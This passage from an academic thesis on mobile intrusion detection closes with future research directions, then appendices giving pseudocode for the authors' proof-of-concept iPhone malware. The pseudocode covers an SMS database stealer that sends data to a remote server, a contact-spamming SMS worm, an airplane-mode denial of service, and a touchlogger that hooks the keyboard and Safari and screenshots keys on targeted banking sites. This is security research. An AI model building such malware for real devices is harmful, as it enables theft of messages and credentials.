- (*New methods*) It is necessary to examine and evaluate new methods stemming from various biometrics fields in an attempt to detect malicious activities or unauthorized mobile device usage. The use of authentication security mechanisms based on voice, image identification, is also another interesting trend for conducting research in this field. In fact, very recently, user authentication by means of voice or image has started to gain momentum in the literature. However, it is for sure that much research is required until the appearance of truly efficient systems capable of exploiting such modalities reach to an adequate maturity level that will allow them to be effectively used in the context of an IDPS.
- (*Different methodologies*) Another direction for future research is to organise the collected data into clusters, e.g., per weekday or/and per week or even per hour, and perform additional experiments to further estimate the efficiency of such an IDS.
- (*Need for advanced datasets*) Our experience clearly suggests that the gathering of more data from different mobile platforms running OS, like Google Android or Windows Phone, to create advanced datasets, is a task of high priority. For instance, the design and implementation of a universal application collection software will ease the creation of rich and generic datasets that correspond to user or application behavior profiles. Such a dataset can be used to better assess the efficiency of machine learning techniques in detecting intrusions. Also, it would be very interesting to create a large database with malicious software able to attack different OS platforms and services. This will also ease testing procedures and enable researches to better assess the power of their solutions in combating mobile malware.

The everyday advances we are witnessing in mobile device hardware, platforms, and services and the growing trend of mobile networks have brought in the foreground new security threats that concern both the users and network/service providers. Modern mobile devices are capable of providing a wide range of services over several network connections. From the discussion given in chapter 5 it is rather certain that malware

detection on such devices and illegitimate usage of services by unauthorized users will be a hot research topic in the future. Due to the increased popularity of smartphones and the services they can support, more and more people will be threatened by upcoming instances of malware. And since these devices continuously incorporate new capabilities, their usage will increase leading to more and more sufferers. Hence, on-device protection is perhaps the only possibility for keeping security at an acceptable level. Some years ago, on-device detection was not realizable on a large scale of devices due to the restricted and limited hardware. However, nowadays, devices run at 2 GHz and new multi-core processor architectures are introduced making on-device detection a reality. Therefore, it is for sure that, future research in this field will focus on real-time detection performed on the device. As already pointed out, we envisage an Intrusion Detection and Prevention Systems (IDPS) for mobile devices based on the architecture given in section 9.1. Actually, we consider a host-based detection mechanism for mobile devices with cloud support. That is, the IDPS logic is divided between the mobile client and the cloud, which executes in the wired network and supports the client. This, on the one hand, will help toward deciding which algorithms should run on each side, and on the other, contribute to addressing the limitations of the portable device.

In conclusion, there is no doubt that mobile IDS is here to stay, although future systems may take a significantly different form than that of day versions. From what was presented in this thesis, we can safely argue that while much research has been done on mobile device IDSs, anomaly intrusion detection techniques have been limited and many challenging problems are waiting to be solved.

Appendix A

iSAM Pseudocode

A.0.1 Pseudocode of the iCollector subroutine

```
#1 sqlite3_open(/var/mobile/Library/SMS/sms.db)
...
#2 select (address,date,flags,country,read from message)
...
#3 Reachability *reachability = [Reachability sharedReachability]
#4 [reachability setHostName:@"iSAM.samos.aegean.gr"]
#5 NetworkStatus remoteHostStatus = [reachability remoteHostStatus]
...
#6 if (remoteHostStatus = ReachableViaWiFiNetwork ||
remoteHostStatus = ReachableViaCarrierDataNetwork)
...
#7 [NSData getStreamsToHostNamed: @iSAM.samos.aegean.gr port:6500
inputStream:&iStream outputStream:&oStream]
...
#8 actuallyWritten = [oStream write:marker maxLength:remainingToWrite]
```

A.0.2 Pseudocode of the iSMSBomber subroutine

```
#1 #import "CTMessageCenter.h"
#2 #import sqlite3.h
...
#3 dlopen(/System/Library/PrivateFrameworks/CoreTelephony.framework/CoreTelephony)
#4 sqliteOpenDB(/var/mobile/Library/AddressBook/AddressBook)
...
#5 Number=sqlite3_column_text(SelectStmt, 0)
#6 [[CTMessageCenter sharedMessageCenter] sendSMSWithText:@"Hello, how are you?
I have found an interesting website: 195.251.166.50
Please send it to all" serviceCenter:nil toAddress:@Number"]
```

subsectionPseudocode of the iDoSApp subroutine

```
#1 dlopen("/System/Library/PrivateFrameworks/Apple80211.framework/Apple80211")
#2 dlopen("/System/Library/Frameworks/Preferences.framework/Preferences")
...
#3 revealclose = dlsym "Apple80211Close"
...
#4 preferences_set(airplane-network, True, "com.apple.BTServer.airplane.plist")
#5 CFPreferencesAppSynchronize(kAppNetwork)
...
#6 Delay timer 30
...
#7 open = dlsym "Apple80211Open"
...
#8 preferences_set(airplane-network, False, "com.apple.BTServer.airplane.plist")
#9 CFPreferencesAppSynchronize(kAppNetwork)
```

A.0.3 Pseudocode of the iDoSNet subroutine

```
#1 Import #"substrate.h"
...
#2 dlopen("/System/Library/PrivateFrameworks/ SpringBoard/SpringBoard.h")
#3 dlopen("/System/Library/PrivateFrameworks/ SpringBoard/SBApplicationIcon.h")
...
#4 MessageHook($SBApplicationIcon, @selector(launch), &$SBApplicationIcon$launch)
...
#5 Hooking(SBApplicationIcon, launch, void){
...
#6 Delay()
#7 Original(SBApplicationIcon, launch)
...
}
```

Appendix B

iTL Pseudocode

B.0.4 Pseudocode of the iGL module

```
import <UIKit/UIKit.h>
import <Foundation/Foundation.h>
import <objc/runtime.h>

//Global variables

#1    Array global_array
      //Temporary list

      GesturePoint point
      UITouch touch
      Integer arrayCount
      String p

#2    void WriteLog() {
      //Writes a string to a txt file.
      //Each string represents a touch event vector.

      FILE pFile;
      Char tChar[512];
      //buffer

      open /tmp/behave.txt using stream pFile and buffer bChar
      //Open a text file stream and append.

      if(pFile is != NULL) {
          while global_array not empty {
              //Loop until the global_array is empty.
```

```
#3         write global_array[i] string to file
           //Append a touch event record to pFile.
           }
       }
       close File
       flush global_array
       //Empty temporary list.

}

#4  hook UIView class
    //UIView class gets hooked to access the
    //views displayed on the mobile device screen.

#5  - (void)touchesBegan:(NSSet *)touches withEvent:(UIEvent *)event {
    //Override function - responsible for informing the receiver
    //when one or more fingers touch down in a view.

#6      p = "B"
        //Letter B means Begin

        point = touches
        //Assign active view touch objects to variable point
        //a point object is created based on the touches
        //and the event objects.
        //A point object are instantiated to get the exact
        //x, y pair of coordinates from the touch event.

#7      add    p to global_array
        //Object p is add    ed to temporary list.

#8      add    point.x to global_array
        //Once the x coordinate gets retrieved,
        //is appended to temporary list.

#9      add    point.y to global_array
        //Once the y coordinate gets retrieved,
        //is appended to temporary list.

#10     add    date to global_array
        //A Date object (timestamp) is appended to temporary list.

        arrayCount ++
        //Count the touch event.

#11     if(arrayCount>threshold) {

#12         WriteLog()
```

```
        //The temporary list is flushed to file.
    }
#13    call original()
        //Original touchesBegan:withEvent: method is called.
    }

#14    - (void)touchesEnded:(NSSet *)touches withEvent:(UIEvent *)event {
        //Override function - responsible for informing
        //the receiver when one or more fingers are raised
        //from a view.

#15        p ="E"
            //Letter E means End.

            ...
            //The rest of the procedure is the same as described in
            //overridden touchBegan:withEvent: method.
    }

#16    - (void)touchesMoved:(NSSet *)touches withEvent:(UIEvent *)event {
        //Override function - responsible for informing
        //the receiver when one or more fingers associated
        //with an event move within a view.

#17        p ="M"
            //Letter M means Move.

            ...

            //The rest of the procedure is the same as described in
            //overridden touchBegan:withEvent: method.
    }

#18    - (void)touchesCancelled:(NSSet *)touches withEvent:(UIEvent *)event{
        //Override function - responsible for informing
        //the receiver when a system event - such as a
        //low-memory warning - cancels a touch event.

#19        p ="C"
            //Letter C means Cancel.

            ...
            //The rest of the procedure is the same as described in
            //overridden touchBegan:withEvent: method.
            ...
    }

end UIView hook
```

B.0.5 Pseudocode of the Location Module Manager

```

import <SpringBoard/SBApplicationIcon.h>
import <UIKit/UIKit.h>
import <Foundation/Foundation.h>
import <objc/runtime.h>

//Global variables.

Boolean keyboard_active
//Flag - the keyboard is active or not.

Boolean keyboard_ orientation
//Flag - keyboard orientation.

String loaded_app_name
//The name of the active application.

Array global_keylog_array
//Temporary list.

Integer keylog_array_count
//Temporary list counter.

Integer photo_counter
//Counts the number of the captured printscreens.

#1 void WriteKeylog() {
    //Writes a string to a txt file. Each string represents
    //either a pressed (touched) key or the name of
    //the active application where the key has been pressed.

    File pFile;
    Char tChar[512];
    //Buffer

    open /tmp/log.txt using stream pFile and buffer bChar
    //Open a text filestream and append.

    if (pFile != NULL) {
        while global_keylog_array not empty {
            //Loop until the global_keylog_array becomes empty.

            write global_keylog_array[i] at file
            //Append keylog record at the end of pFile.
        }
    }
    close File

```

```
        flush global_keylog_array
        //Empty temporary list.
    }

hook SBApplicationIcon class
//Hook SBApplicationIcon - private Springboard class
//that manages application icons.

#2    -(void)launch {
        //Override method - is activated each time
        //an application is launched.

        loaded_app_name = DisplayName()
        //Function that returns the name of the application
        //being launched.

        add    loaded_app_name to keylog_global_array
        //Append the name of the loaded
        //application to temporary list.

        call original()
        //Original -(void)launch method is called.
    }
end SBApplicationIcon hook

hook UIKeyboard class
//Hook UIKeyboard class - responsible for the User Interface Keyboard.

#3    -(int)orientation {
        //Override method - is activated each time
        //the orientation of the device changes

        keyboard_orientation = original()
        //Get the binary value from original method:
        //0 = portrait
        //1 = landscape

        return keyboard_orientation
        //Return the keyboard orientation binary value.
    }

#4    -(void)activate {
        //Override method - is activated each time the keyboard pops up.

        add    "active" to keylog_global_array
        //Append the string active to temporary list.
        ...
#5    if (keyboard_orientation == 0) {
```



```

        //If portaint.
        ...
#6         dlopen("keyport.dylib", RTLD_LAZY)
           //Load the KeyPortaint dynamic library.
#7     }else{
        ...
#8         dlopen("keyland.dylib", RTLD_LAZY)
           //Load the KeyLandscape dynamic library.
    }
    call original()
    //Original -(void)activate method is called.
}

-(void) deactivate {
    //Override method - is activated each time
    //the keyboard gets deactivated.

    add "deactive" to keylog_global_array
    //Append the string"deactive" to temporary list.

    WriteLog()
    //The temporary list is flushed to file.
    ...
    ...
    dlclose()
    //Close the dynamic library.
    ...
    call original()
    //Original -(void) deactivate method is called.
}
end UIKeyboard hook

hook Application class
//Hook Application class - it is responsible
//for the MobileSafari application.

#9     -(id)activeURL {
    //Override method - is activated each time
    //a url is loaded from MobileSafari.

#10    if (id == url_of_target_1) {
        //Detects if the loaded url is the target_1.

        ...
        add "url_of_target_1" to keylog_global_array
        //Append a string that identifies
        //the target website to temporary list.
    }
}

```

```
...
#11      dlopen("keyvirtual.dylib", RTLD_LAZY)
        //Load the KeyVirtual dynamic library.

#12      }else if (id == url_of_target_2) {
        //Detects if the loaded url is the target_2.

        ...
        add  "url_of_target_2" to keylog_global_array
        //Append a string that identifies
        //the target"s url to temporary list.

        ...
#13      dlopen("keyscram.dylib", RTLD_LAZY)
        //Load the KeyScram dynamic library.
    }
    ...
    return original()
    //Original -(id)activeURL method is called and returned.
}

#21      -(void)applicationWillTerminate {
        //Override method - is activated
        //each time MobileSafari being terminated.
        ...

#22      add  "SafariTerminate" to keylog_global_array
        //Append the string"SafariTerminate" to temporary list.
        ...
        WriteKeylog()
        //The temporary list is flushed to file.
        ...
        dlclose()
        //Close the dynamic library.
        ...
        return original()
        //Original -(void)applicationWillTerminate
        //method is called and returned.
}

end Application hook
```

B.0.6 Pseudocode of the KeyPortaint Location Module

```

import <UIKit/UIKit.h>
import <Foundation/Foundation.h>
import <objc/runtime.h>

//Global variables

#1 Integer last_button
//Flag to determine the active level of the iOS keyboard:
//0 - alphabetic lowercase keys level
//1 - alphabetic uppercase keys level
//2 - numeric keys level
//3 - symbol keys level

hook UIView class
//UIView class gets hooked to access the
//views displayed on the mobile device screen.

- (BOOL)pointInside:(CGPoint)point withEvent:(UIEvent *)event {
//Override method - returns true upon a touch event
//and false otherwise. variable "point" stores
//an object with the location of the touch event.

#2 if (point.x>8.00000 && point.x< 40.00000 && point.y>268.00000 &&
point.y< 315.00000 && (last_button == 0)) {

//Attempts to define if the location of the touch point
//is within the area that confines a virtual key.
//This area for every key is defined by four
//Cartesian coordinates.
//Also, identify the iOS keyboard level the user is
//touching on. for this snippet level 0 is implied, i.e., alphabetic
//lowercase keys and suppose that the user touched on letter "q".

keylog_array_count++
//Count the key (touch)

add "q" to global_keylog_array
//Append character "q" into temporary list

last_button = 0

//The last touched key was "q" so next touch will happen in the same
//keyboard level. This is because in order to change the keyboard
//level the user needs to press the "\Uparrow" key for level 1,
//the "123" key for level 2, the "ABC" key for level 0 and the "#+="
//key for level 3. In the same position as "q" but in different

```

```
    //levels are stored the capital "Q" , value "1" and character "[".
    }
    ...
return original()
//Original - (BOOL)pointInside:withEvent: method
//method is called and returned.
}

end UIView hook
```

B.0.7 Pseudocode of the KeyVirtual Location Module

```
import <UIKit/UIKit.h>
import <Foundation/Foundation.h>
import <objc/runtime.h>

Integer xdiff, ydiff, wdiff, hdiff

#1 int xcal(){
    //Calculates the difference between webpage
    //view x frame origin and the window x frame origin.

    winx = window frame origin x
    viewx = view frame origin x
    return viewy - winy
}

#2 int ycal(){
    //Calculates the difference between webpage
    //view y frame origin and the window y frame origin.

    winy = window frame origin y
    viewy = view frame origin y
    return viewy - winy
}

#3 int wcal(){
    //Calculates the difference between webpage view width and
    //the window width.

    winw = window frame origin size width
    vieww is equal to view frame origin size width
    return vieww - winw
}

#4 int hcal(){
    //Calculates the difference between webpage view height and
    //the window height.

    winh = window frame origin size height
    viewh = view frame origin size height
    return viewh-winh
}

hook UIView class
//UIView class gets hooked in order to access the
//views displayed on the mobile device screen.
```

```

- (BOOL)pointInside:(CGPoint)point withEvent:(UIEvent *)event {
//Override method - returns true on a touch event and
//false otherwise. variable "point" stores an object with
//the location of the touch event.

    ...

#5    xdiff = xcal()
        ydiff = ycal()
        wdifff = wcal()
        hdifff = hcal()
        ...
        if (orientation == 0) {
//if portrait

            ...

#6    if (point.x > (150.00000 + xdiff) &&
                point.x < (160.00000 + wdifff) &&
                point.y > (232.00000 + ydiff) &&
                point.y < ( 240.00000 + hdifff)) {
//Recalculates on-the-fly the location
//of the pre-defined virtual key and
//checks if the new location corresponds
//to a virtual key. If yes translate the
//touch point location to a key
//in this case the character ")" is implied.

                add  ")" to keylog_global_array
                //Append character ")" into temporary list.

            }

            ...
//Same procedure but with different pre-defined location.
        }

        else{
//If landscape.

            ...
//Same procedure but with different
//pre-defined location .

        }

return original()
//Original - (BOOL)pointInside:withEvent:
//method is called and returned.
}

end UIView hook

```

B.0.8 Pseudocode of the KeyScram Location Module

```

import <UIKit/UIKit.h>
import <Foundation/Foundation.h>
import <objc/runtime.h>

Integer xdiff, ydiff, wdiff, hdiff, count_photo

int xcal(){
    //Functions xcal(), ycal(), wcal() and hcal()
    //are responsible to recalculate the dimension
    //of the current view based on the new
    //zoom level and the new webpage view position.

    ...
    //Same as previous.
}

int ycal(){
    ...
}

int wcal(){
    ...
}

int hcal(){
    ...
}

#1 void ScreenPhoto(CGPoint point, int w, int h ){
    //takes a screenshot

    BeginImageContext with context:
    point.x - (w/2), point.y - (h/2), w, h
    //Create bitmap context based on
    //the (rectangular) area the key occupies.

    CurrentImageContext()
    //Create image object.

    Write imageData to file with name:
    \%deviceID\%timescreen\%photo_counter
    //save the screenshot with unique name
    //{"device Unique ID", time in msec", "photo_counter"}.
}

hook UIView class

```

```

//UIView class gets hooked to access the
//views displayed on the mobile device screen.

- (void)touchesBegan:(NSSet *)touches withEvent:(UIEvent *)event{
//Override function - responsible for informing the receiver
//when one or more fingers touch down in a view.

    GesturePoint point = touches from active View
//A point based on the touch event taking place
//on the active View is created.

    xdiff = xcal()
//The function calculates the new dimension of the active view
//based on the screen or active window size.

#2    ydiff = ycal()
        wdiff = wcal()
        hdiff = hcal()

    if (orientation == 0) {
//if portaint
#3        if (point.x>(20.00000 + xdiff) &&
            point.x< (21.00000 + wdiff) &&
            point.y>(132.00000 + ydiff) &&
            point.y<( 136.00000+ hdiff)) {
//Recalculates on the fly the location
//of the pre-defined virtual key and
//checks if this position corresponds
//to a virtual key.

            ...
            photo_counter++
//Counter
#4        ScreenPhoto(point, 9, 9)
//Take a screenshot of the virtual key being touched.
            ...
        }
        ...
//Same procedure but with different pre-defined location.
    } else {
//If landscape
        ...
//Same procedure but with different pre-defined location.
    }
}

end UIView hook

```

Bibliography

- Abouzakhar, S., Manson, G., 2004. Evaluation of intelligent intrusion detection models. *The International Journal of Digital Evidence* 3.
- Adhikary, N., Shrivastava, R., Kumarl, A., Verma, S.K., Bag, M., Singh, V., 2012. Battering keyloggers and screen recording software by fabricating passwords. *International Journal of Computer Network and Information Security - (IJCNIS)* 4, 13–21.
- Allen, M., 2005. A day in the life of mobile data. mobile security. <http://www.bcs.org/content/conWebDoc/2774>.
- Alpcan, T., Bauckhage, C., Schmidt, A.D., 2010. A probabilistic diffusion scheme for anomaly detection on smartphones, in: Samarati, P., Tunstall, M., Posegga, J., Markantonakis, K., Sauveron, D. (Eds.), *Information Security Theory and Practices. Security and Privacy of Pervasive Systems and Smart Devices*. Springer Berlin Heidelberg. volume 6033 of *Lecture Notes in Computer Science*, pp. 31–46.
- Amamra, A., Talhi, C., Robert, J.M., Hamiche, M., 2012. Enhancing smartphone malware detection performance by applying machine learning hybrid classifiers, in: Kim, T.h., Ramos, C., Kim, H.k., Kiumi, A., Mohammed, S., Slezak, D. (Eds.), *Computer Applications for Software Engineering, Disaster Recovery, and Business Continuity*. Springer Berlin Heidelberg. volume 340 of *Communications in Computer and Information Science*, pp. 131–137.
- An Garda Siochana, 2012. Launch of leaflet - theft of smart phones in dublin. <http://garda.ie/Controller.aspx?Page=10995>.
- Anderson, J.P., 1980. *Computer Security Threat Monitoring and Surveillance*. Technical Report. James P. Anderson Co.
- Anguita, D., Ghio, A., Oneto, L., Parra, X., Reyes-Ortiz, J., 2012. Human activity recognition on smartphones using a multiclass hardware-friendly support vector machine, in: Bravo, J., Hervs, R., Rodriguez, M. (Eds.), *Ambient Assisted Living and Home Care*. Springer Berlin Heidelberg. volume 7657 of *Lecture Notes in Computer Science*, pp. 216–223.
- Angulo, J., Wastlund, E., 2012. Exploring touch-screen biometrics for user identification on smart phones, in: Camenisch, J., Crispo, B., Fischer-Hubner, S., Leenes, R., Russello, G. (Eds.), *Privacy and Identity Management for Life*. Springer Berlin Heidelberg. volume 375 of *IFIP Advances in Information and Communication Technology*, pp. 130–143.
- Apple Inc, 2010. itunes u downloads top 300 million. <http://www.apple.com/pr/library/2010/08/24itunes.html>.
- Apple Inc, 2011. iphone and ipod touch: About backups. <http://support.apple.com/kb/HT1766>.

- Apple Inc., 2012. Uikit framework reference. http://developer.apple.com/library/ios/documentation/uikit/reference/UIKit_Framework/_index.html.
- Aviv, A., Gibson, K., Mossop, E., Blaze, M., Smith, J., 2010. Smudge attacks on smartphone touch screens, in: Proceedings of the 4th USENIX Workshop On Offensive Technologies - WOOT.
- Aviv, A.J., Sapp, B., Blaze, M., Smith, J.M., 2012. Practicality of accelerometer side channels on smartphones, in: Proceedings of the 28th Annual Computer Security Applications Conference, ACM, New York, NY, USA. pp. 41–50.
- Azadegan, S., Yu, W., Liu, H., Sistani, M., Acharya, S., 2012. Novel anti-forensics approaches for smart phones, in: Proceedings of the 2012 45th Hawaii International Conference on System Sciences, IEEE Computer Society, Washington, DC, USA. pp. 5424–5431.
- Batyuk, L., Herpich, M., Camtepe, S., Raddatz, K., Schmidt, A.D., Albayrak, S., 2011. Using static analysis for automatic assessment and mitigation of unwanted and malicious activities within android applications, in: Malicious and Unwanted Software (MALWARE), 2011 6th International Conference on, pp. 66–72.
- Bauer, A., Kster, J.C., Vegliach, G., 2012. Runtime verification meets android security, in: Goodloe, A., Person, S. (Eds.), NASA Formal Methods. Springer Berlin Heidelberg. volume 7226 of *Lecture Notes in Computer Science*, pp. 174–180.
- Becher, M., Freiling, F.C., 2008. Towards dynamic malware analysis to increase mobile device security, in: Proceedings of SICHERHEIT 2008, pp. 423–433.
- Becker, A., Mladenow, A., Kryvinska, N., Strauss, C., 2012. Aggregated survey of sustainable business models for agile mobile service delivery platforms. *Journal of Service Science Research* 4, 97–121.
- Berg Insight, 2011. Berg insight predicts 709 million mobile money users in emerging markets by 2015. http://www.berginsight.com/News.aspx?m_m=6&s_m=1.
- Bergadano, F., Gunetti, D., Picardi, C., 2002. User authentication through keystroke dynamics. *ACM Transactions on Information and System Security* 5, 367–397.
- Bhatia, R., 2013. Biometrics and face recognition techniques. *International Journal of Advanced Research in Computer Science and Software Engineering* 3.
- Bickford, J., Lagar-Cavilla, H.A., Varshavsky, A., Ganapathy, V., Iftode, L., 2011. Security versus energy tradeoffs in host-based mobile malware detection, in: Proceedings of the 9th international conference on Mobile systems, applications, and services, ACM. pp. 225–238.
- Blasing, T., Batyuk, L., Schmidt, A.D., Camtepe, S., Albayrak, S., 2010. An android application sandbox system for suspicious software detection, in: Malicious and Unwanted Software (MALWARE), 2010 5th International Conference on, pp. 55–62.
- Bledsoe, W.W., 1966. Man-Machine Facial Recognition: Report on a Large-Scale Experiment. Technical Report. Panoramic Research, Inc.
- Bluetooth SIG, 2011. Career opportunities at the bluetooth sig. <https://www.bluetooth.org/About/career.htm>.
- Bose, A., Hu, X., Shin, K.G., Park, T., 2008. Behavioral detection of malware on mobile handsets, in: Proceedings of the 6th international conference on Mobile systems, applications, and services, ACM. pp. 225–238.
- Boukerche, A., Notare, M.S.M.A., 2002. Behavior-based intrusion detection in mobile phone systems. *J. Parallel Distrib. Comput.* 62, 1476–1490.

- Buchoux, A., Clarke, N.L., 2008. Deployment of keystroke analysis on a smartphone, in: Proceedings of the 6th Australian Information Security Management Conference - SECAU, Western Australia. pp. 40–47.
- Burge, P., Shawe-Taylor, J., 2001. An unsupervised neural network approach to profiling the behavior of mobile phone users for use in fraud detection. *Journal of Parallel and Distributed Computing* 61, 915–925.
- Burguera, I., Zurutuza, U., Nadjm-Tehrani, S., 2011. Crowdroid: behavior-based malware detection system for android, in: Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices, ACM. pp. 15–26.
- Buschkes, R., Kesdogan, D., Reichl, P., 1998. How to increase security in mobile networks by anomaly detection, in: Computer Security Applications Conference, 1998. Proceedings. 14th Annual, pp. 3–12.
- Cai, L., Chen, H., 2011. Touchlogger: Inferring keystrokes on touch screen from smartphone motion, in: Proceedings of the 6th USENIX Workshop on Hot Topics in Security - HotSec.
- Cai, L., Chen, H., 2012. On the practicality of motion based keystroke inference attack, in: Proceedings of the 5th international conference on Trust and Trustworthy Computing, Springer-Verlag. pp. 273–290.
- Campisi, P., Maiorana, E., Bosco, M.L., Neri, A., 2009. User authentication using keystroke dynamics for cellular phones. *IET Signal Processing - Special Issue on Biometric Recognition* 3, 333–341.
- Chavez, A., 2008. A jailbroken iPhone can be a very powerfull weapon in the hands of an attacker. Technical Report. Purdue University, Calumets CIT Department.
- Chekina, L., Mimran, D., Rokach, L., Elovici, Y., Shapira, B., 2012. Detection of deviations in mobile applications network behavior. *Computing Research Repository* abs/1208.0564.
- Chow, G.W., Jones, A., 2008. A framework for anomaly detection in okl4-linux based smartphones, in: Proceedings of the 6th Australian Information Security Management Conference.
- Clarke, N., Furnell, S., 2007a. Advanced user authentication for mobile devices. *Computers & Security* 26, 109–119.
- Clarke, N.L., Furnell, S.M., 2007b. Authenticating mobile phone users using keystroke analysis. *International Journal of Information Security* 6, 1–14. Springer.
- Clarke, N.L., Furnell, S.M., Lines, B., Reynolds, P., 2002. Subscriber authentication for mobile phones using keystroke dynamics, in: Proceedings of the 3rd International Network Conference - INC, UK. pp. 347–355.
- Comex, 2010. Star. <https://github.com/comex/star>.
- Dafir, E.C.E.K.M., En-Nasry, B., 2011. Midm: An open architecture for mobile identity management. *Journal of Convergence* 2, 25–32.
- Dai Zovi, D.A., 2011. Apple iOS 4 Security Evaluation. Technical Report. Trail of Bits.
- Damopoulos, D., Kambourakis, G., Anagnostopoulos, M., Gritzalis, S., Park, J., 2012a. User privacy and modern mobile services: are they on the same path? *Personal and Ubiquitous Computing* , 1–12.
- Damopoulos, D., Kambourakis, G., Anagnostopoulos, M., Gritzalis, S., Park, J.H., 2012b. User-privacy and modern smartphones: A siri(ous) dilemma, in: Proceedings of the FTRA AIM 2012 International Conference on Advanced IT, Engineering and Management, FTRA.

- Damopoulos, D., Kambourakis, G., Gritzalis, S., 2011. iSAM: An iphone stealth airborne malware, in: Camenisch, J., Fischer-Hubner, S., Murayama, Y., Portmann, A., Rieder, C. (Eds.), *Future Challenges in Security and Privacy for Academia and Industry*. Springer Berlin Heidelberg. volume 354 of *IFIP Advances in Information and Communication Technology*, pp. 17–28.
- Damopoulos, D., Kambourakis, G., Gritzalis, S., 2012c. <http://ibackup.samos.aegean.gr/iTL/>.
- Damopoulos, D., Kambourakis, G., Gritzalis, S., 2013. From keyloggers to touchloggers: Take the rough with the smooth. *Computers & Security* 32, 102 – 114.
- Damopoulos, D., Kambourakis, G., Gritzalis, S., Park, S., 2012d. Exposing mobile malware from the inside (or what is your mobile app really doing?). *Peer-to-Peer Networking and Applications* , 1–11.
- Damopoulos, D., Kambourakis, G., Gritzalis, S., Park, S.O., 2012e. Lifting the veil on mobile malware: A complete dynamic solution for ios, in: *Proceedings of the 2012 Summer FTRA International Symposium on Advances in Cryptography, Security and Applications for Future Computing (ACSA-Summer)*, FTRA.
- Damopoulos, D., Menesidou, S.A., Kambourakis, G., Papadaki, M., Clarke, N., Gritzalis, S., 2012f. Evaluation of anomaly-based ids for mobile devices using machine learning classifiers. *Security and Communication Networks* 5, 3–14.
- Daugman, J., 2003. High confidence visual recognition of persons by a test of statistical independence. *IEEE Transactions on Pattern Analysis and Machine Intelligence* 15, 1148–1161.
- De Luca, A., Hang, A., Brudy, F., Lindner, C., Hussmann, H., 2012. Touch me once and i know it’s you!: implicit authentication based on touch screen patterns, in: *Proceedings of the 2012 ACM annual conference on Human Factors in Computing Systems*, ACM. pp. 987–996.
- Debar, H., Dacier, M., Wespi, A., 2000. A revised taxonomy for intrusion-detection systems. *Annales des Telecommunications* 55, 7–10.
- Denning, D.E., 1987. An intrusion-detection model. *IEEE Transactions on Software Engineering* 13, 222–232.
- Distimo, 2010. Mobile application stores state of play. http://blog.distimo.com/2010_02_our-presentation-from-mobile-world-congres-2010-mobile-application-stores-state-of-play/.
- Dixon, B., Jiang, Y., Jaientilal, A., Mishra, S., 2011. Location based power analysis to detect malicious code in smartphones, in: *Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices*, ACM. pp. 27–32.
- Dowd, M., Mandt, T., 2012. ios 6 kernel security: A hacker’s guide, in: *Hack In The Box*.
- DumasLab, 2012. Inside siri. <http://dumaslab.com/2011/11/inside-siri/>.
- EFG Eurobank, 2012. <http://www.eurobank.gr/online/home/index.aspx?lang=en>.
- EFG Eurobank App, 2012. <http://itunes.apple.com/us/app/eurobankefg/id364587747?mt=8>.
- Egele, M., Kruegel, C., Kirda, E., Vigna, G., 2011. Pios: Detecting privacy leaks in ios applications, in: *18th Annual Network and Distributed System Security Symposium*.
- Egele, M., Scholte, T., Kirda, E., Kruegel, C., 2012. A survey on automated dynamic malware analysis techniques and tools. *ACM Computing Surveys* 44.
- Elish, K.O., Yao, D.D., Ryder, B.G., Jiang, X., 2013. A static assurance analysis of android applications .

- Enck, W., Gilbert, P., Chun, B.G., Cox, L.P., Jung, J., McDaniel, P., Sheth, A.N., 2010. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones, in: Proceedings of the 9th USENIX conference on Operating systems design and implementation, USENIX Association. pp. 1–6.
- Ernst, R.H., 1971. Hand ID system. Technical Report. US Patent No 3576537.
- Evanders, 2013. Swiping through modern security features, in: Hack In The Box.
- F-Secure, 2005. F-secure first to launch mobile anti-virus for the retail market. http://www.f-secure.com/en_HK/about-us/pressroom/news/2005/fs_news_20050802_2_eng.html.
- F-Secure, 2009. Symbol/cabir. <http://www.f-secure.com/v-descs/cabir.shtml>.
- F-Secure, 2010. How many ways can you remotely exploit an iphone? <http://www.f-secure.com/weblog/archives/00002003.html>.
- F-Secure, 2013. Mobile threat reportq4 2011. http://www.f-secure.com/weblog/archives/Mobile_Threat_Report_Q4_2011.pdf.
- Fawcett, T., 2006. An introduction to roc analysis. Pattern recognition letters 27, 861–874.
- FBI, 2010. Smishing and vishing. http://www.fbi.gov/news/stories/2010/november/cyber_112410/cyber_112410.
- Feher, C., Elovici, Y., Moskovitch, R., Rokach, L., Schclar, A., 2012. User identity verification via mouse dynamics. Information Sciences 201, 19 – 36. Elsevier.
- Felt, A.P., Finifter, M., Chin, E., Hanna, S., Wagner, D., 2011. A survey of mobile malware in the wild, in: Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices, pp. 3–14.
- Feng, T., Liu, Z., Kwon, K.A., Shi, W., Carbutar, B., Jiang, Y., Nguyen, N., 2012. Continuous mobile authentication using touchscreen gestures, in: 2012 IEEE Conference on Technologies for Homeland Security (HST), pp. 451–456.
- Findlater, L., Wobbrock, J.O., Wigdor, D., 2011. Typing on flat glass: examining ten-finger expert typing patterns on touch surfaces, in: Proceedings of the 2011 annual conference on Human factors in computing systems -CHI, ACM, New York. pp. 2453–2462.
- Garcia-Teodoro, P., Diaz-Verdejo, J., Macia-Fernandez, G., Vazquez, E., 2009. Anomaly-based network intrusion detection: Techniques, systems and challenges. Computers & Security 28, 18 – 28.
- Giot, R., El-Abed, M., Rosenberger, C., 2012. Web-based benchmark for keystroke dynamics biometric systems: A statistical analysis, in: Proceedings of the 2012 Eighth International Conference on Intelligent Information Hiding and Multimedia Signal Processing, IEEE Computer Society. pp. 11–15.
- Goldstein, A.J., Harmon, L.D., Lesk, A.B., 1971. Identification of human faces. IEEE 59, 748–760.
- Graa, M., Cuppens-Bouahia, N., Cuppens, F., Cavalli, A., 2012. Detecting control flow in smartphones: Combining static and dynamic analyses, in: Xiang, Y., Lopez, J., Kuo, C.C., Zhou, W. (Eds.), Cyberspace Safety and Security, Springer Berlin Heidelberg. pp. 33–47.
- Grace, M.C., Zhou, Y., Zhang, Q., Zou, S., Jiang, X., 2012. Riskranker: scalable and accurate zero-day android malware detection, in: Davies, N., Seshan, S., Zhong, L. (Eds.), MobiSys, ACM. pp. 281–294.

- GSA, 2011. Gsm/3g and lte market update. http://www.gsacom.com/downloads/pdf/GSA_GSM_3G_and_LTE_market_update_030311.php4.
- GSM World, 2009. Market data summary. http://www.gsmworld.com/newsroom/market-data/market_data_summary.htm.
